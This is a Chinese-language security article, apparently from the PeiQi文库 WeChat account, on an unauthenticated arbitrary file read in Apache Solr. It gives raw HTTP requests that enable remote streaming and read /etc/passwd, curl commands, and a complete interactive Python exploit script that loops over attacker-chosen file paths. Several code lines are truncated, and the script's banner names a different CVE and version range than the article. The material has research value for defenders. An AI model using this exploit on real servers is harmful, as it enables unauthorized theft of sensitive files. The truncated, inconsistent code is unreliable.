
Apache Solr 任意文件读取漏洞 1Day

原创 PeiQi文库 PeiQi文库 2021年03月17日 17:15



一：漏洞描述 🦙


Apache Solr 存在任意文件读取漏洞，攻击者可以在未授权的情况下获取目标服务器敏感文件

二：漏洞影响 🐔

Apache Solr <= 8.8.1


三：漏洞复现 🐬

访问 Solr Admin 管理员页面




获取core的信息

```
http://xxx.xxx.xxx.xxx/solr/admin/cores?indexInfo=false&wt=json
```



发送请求



请求包如下


```
POST /solr/ckan/config HTTP/1.1
Host: xxx.xxx.xxx:8983
Content-Length: 99
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://118.31.46.134:8983
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
Referer: http://118.31.46.134:8983/solr/ckan/config
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6
Connection: close

{"set-property":{"requestDispatcher.requestParsers.enableRemoteStreaming":
```

再进行文件读取

```
POST /solr/ckan/debug/dump?param=ContentStreams HTTP/1.1
Host: xxx.xxx.xxx.xxx:8983
Content-Length: 29
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
Origin: http://118.31.46.134:8983
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
Referer: http://118.31.46.134:8983/solr/ckan/config
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6
Connection: close

stream.url=file:///etc/passwd
```



```
Curl请求为
curl -d '{"set-property" : {"requestDispatcher.requestParsers.enableRemoteS
curl "http://xxx.xxx.xxx.xxx:8983/solr/db/debug/dump?param=ContentStreams"
```

四：漏洞POC 🦉

```
POC还是建立在未授权访问的情况下
```

```python
import requests
import sys
import random
import re
import base64
import time
from lxml import etree
import json
from requests.packages.urllib3.exceptions import InsecureRequestWarning

def title():
```

```
    print('+----------------------------------------')
    print('+  \033[34mPOC_Des: http://wiki.peiqi.tech           \033[0m')
    print('+  \033[34mGithub : https://github.com/PeiQi0        \033[0m')
    print('+  \033[34m公众号  : PeiQi文库                        \033[0m')
    print('+  \033[34mVersion: Apache Solr < 8.2.0            \033[0m')
    print('+  \033[36m使用格式: python3 CVE-2019-0193.py       \033[0m')
    print('+  \033[36mUrl    >>> http://xxx.xxx.xxx.xxx:8983  \033[0m')
    print('+  \033[36mFile   >>> 文件名称或目录                  \033[0m')
    print('+----------------------------------------')

def POC_1(target_url):
    core_url = target_url + "/solr/admin/cores?indexInfo=false&wt=json"
    try:
        response = requests.request("GET", url=core_url, timeout=10)
        core_name = list(json.loads(response.text)["status"])[0]
        print("\033[32m[o] 成功获得core_name,Url为: " + target_url + "/solr/
        return core_name
    except:
        print("\033[31m[x] 目标Url漏洞利用失败\033[0m")
        sys.exit(0)

def POC_2(target_url, core_name):
    vuln_url = target_url + "/solr/" + core_name + "/config"
    headers = {
        "Content-type":"application/json"
    }
    data = '{"set-property" : {"requestDispatcher.requestParsers.enableRem
    try:
        requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
        response = requests.post(url=vuln_url, data=data, headers=headers,
        print("\033[36m[o] 正在准备文件读取..... \033[0m".format(target_url
        if "This" in response.text and response.status_code == 200:
            print("\033[32m[o] 目标 {} 可能存在漏洞 \033[0m".format(target_u
        else:
            print("\033[31m[x] 目标 {} 不存在漏洞\033[0m".format(target_url)
            sys.exit(0)

    except Exception as e:
        print("\033[31m[x] 请求失败 \033[0m", e)

```

```
def POC_3(target_url, core_name, File_name):
    vuln_url = target_url + "/solr/{}/debug/dump?param=ContentStreams".for
    headers = {
        "Content-Type": "application/x-www-form-urlencoded"
    }
    data = 'stream.url=file://{}'.format(File_name)
    try:
        requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
        response = requests.post(url=vuln_url, data=data, headers=headers,
        if "No such file or directory" in response.text:
            print("\033[31m[x] 读取{}失败 \033[0m".format(File_name))
        else:
            print("\033[36m[o] 响应为:\n{} \033[0m".format(json.loads(respo


    except Exception as e:
        print("\033[31m[x] 请求失败 \033[0m", e)

if __name__ == '__main__':
    title()
    target_url = str(input("\033[35mPlease input Attack Url\nUrl >>> \033[
    core_name = POC_1(target_url)
    POC_2(target_url, core_name)
    while True:
        File_name = str(input("\033[35mFile >>> \033[0m"))
        POC_3(target_url, core_name, File_name)

```

四：参考文章 👉

https://mp.weixin.qq.com/s/HMtAz6_unM1PrjfAzfwCUQ

最后

> 下面就是文库的公众号啦，更新的文章都会在第一时间推送在公众号

> 想要加入交流群的师傅公众号点击交流群加我拉你啦~
>
> 别忘了Github下载完给个小星星 ⭐
>
> https://github.com/PeiQi0/PeiQi-WIKI-POC

漏洞分析 101

漏洞分析 · 目录 ≡

‹ 上一篇
智慧校园管理系统 前台任意文件上传漏洞

下一篇 ›
F5 BIG-IP 远程代码执行漏洞 CVE-2021-22986

阅读原文